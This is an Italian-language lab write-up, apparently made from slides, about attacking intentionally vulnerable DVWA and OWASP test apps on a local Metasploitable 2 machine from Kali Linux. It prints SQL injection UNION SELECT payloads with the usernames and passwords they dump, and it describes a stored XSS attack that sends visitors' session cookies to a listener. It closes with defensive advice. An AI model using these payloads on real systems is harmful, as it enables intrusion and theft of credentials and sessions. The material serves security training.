

User ID:
Submit
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: admin
Surname: adminpass
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: adrian
Surname: somepassword
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: john
Surname: monkey
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: jeremy
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: bryce
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: samurai
Surname: samurai
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: jim
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: bobby
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: simba
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: dreveil
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: scotty
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: cal
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: john
Surname: password
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: kevin
Surname: 42
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: dave
Surname: set
ID: ' UNION SELECT username,password FROM owasp10.accounts --
First name: ed
Surname: pentest


ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: WebSecurify
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Grendel-Scan
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Skipfish
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: w3af
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Burp-Suite
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Netsparker Community Edition
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: NeXpose
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Hailstorm
Surname: Scanner
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Tamper Data
Surname: Interception Proxy
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: DirBuster
Surname: Fuzzer
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: SQL Inject Me
Surname: Fuzzer
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: XSS Me
Surname: Fuzzer
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: GreaseMonkey
Surname: Browser Manipulation Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: NSLookup
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Whois
Surname: Domain name lookup service
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Dig
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Fierce Domain Scanner
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: host
Surname: DNS Server Query Tool
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: zaproxy
Surname: Interception Proxy
ID: ' UNION SELECT tool_name,tool_type FROM owasp10.pen_test_tools --
First name: Google intitle
Surname: Search Engine


## DIFFICOLTA’ MEDIA


Per eseguire l’esercizio a difficoltà breve abbiamo dovuto eseguire delle varianti dei codici precedenti, in particolare si nota l’assenza di apici e la presenza di numeri all’inizio del codice.




```
ID: 1 UNION SELECT column_name,table_name FROM information_schema.columns --
First name: user
Surname: users

ID: 1 UNION SELECT column_name,table_name FROM information_schema.columns --
First name: password
Surname: users
```




## SOLUZIONE MEDIA

Si può notare come col nuovo metodo di scrivere il codice si riesca a guardare dentro tutte le columns dei vari database.


# XSS PERSISTENTE

### Come funziona XSS PERSISTENTE?

Gli attacchi di tipo XSS persistenti avvengono quando il payload malevolo viene inviato al sito vulnerabile e successivamente salvato. Quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML, si innesca l'attacco. Questa categoria di attacchi è chiamata persistente perché il codice viene eseguito ogni volta che un browser web visita la pagina "infetta".

### Testare la Web app

Per poterci garantire l'accesso sfruttando le vulnerabilità della nostra applicazione Web è necessario fare prima delle prove di inserimento di alcuni codici basilari, al fine di valutarne la vulnerabilità, studiare la risposta data dal sistema ci permette infatti di comprendere la scrittura del codice e di come potremmo inserire i nostri script al suo interno.



## IP settings

Il procedimento inizierà con il settaggio degli IP di Metasploitable 2 e Kali linux.

### Metasploitable 2

IP 192.168.104.150

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:92:d6:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 scope global eth0
    inet6 fe80::a00:27ff:fe92:d6ba/64 scope link
       valid_lft forever preferred_lft forever
```


### Kali Linux


IP 192.168.104.100

```
┌──(leonardo㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c4:ec:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec4:ec22/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

## Inseriamo del codice


per testare la vulnerabilità del nostro target procederemo inserendo del codice basilare per testarne la risposta, noteremo che il server memorizza l'input senza sanitarlo adeguatamente!




## Incremento del max length


una volta entrati nella sezione XSS STORED di DVWA, selezioniamo inspect q con tasto destro per modificare la quantità di caratteri da poter immettere nella sezione Message, dove andremo a mettere lo script malevolo, per avere la sicurezza di riuscire ad scriverlo per intero.






## Mettiamoci in ascolti

E’ arrivato il momento di inserire il codice malevolo all’interno della query, prima però ci metteremo in ascolto sulla porta prestabilita dal codice con il comando in sovraimpressione.




## BINGO!

Come possiamo vedere siamo riusciti ad inserire il codice correttamente! dalla shell notiamo come ci siano arrivate informazioni di vario tipo, dai cookie della sessione all’IP della macchina vittima, al tipo di OS utilizzato.
Da questo momento chiunque provi ad accedere a questa sessione del sito invierà a noi i suoi dati automaticamente, a patto che dall’altra parte ci sia attiva una sessione di ascolto.

# PROTEGGERSI DA XSS PERSISTENTE


01

## Sanificazione e validazione degli input

- Sanitizzazione: Rimuovi o codifica i caratteri pericolosi (come <, >, &, " e ') dagli input degli utenti prima di memorizzarli nel database.
- Validazione: I dati in ingresso devono essere convalidati per assicurarsi che siano del formato e del tipo previsto.
- Utilizza framework e librerie che gestiscono automaticamente la sanitizzazione e l'escaping degli input. Alcuni esempi includono React, Angular e Django, che offrono meccanismi integrati per prevenire attacchi XSS.

02

## Aggiornamenti regolari e test di sicureza

- Mantieni sempre aggiornati i tuoi software, framework e librerie per assicurarti di utilizzare le versioni più sicure e senza vulnerabilità note.
- Esegui regolarmente test di sicurezza, come penetration testing e scansioni di vulnerabilità, per identificare e correggere eventuali problemi.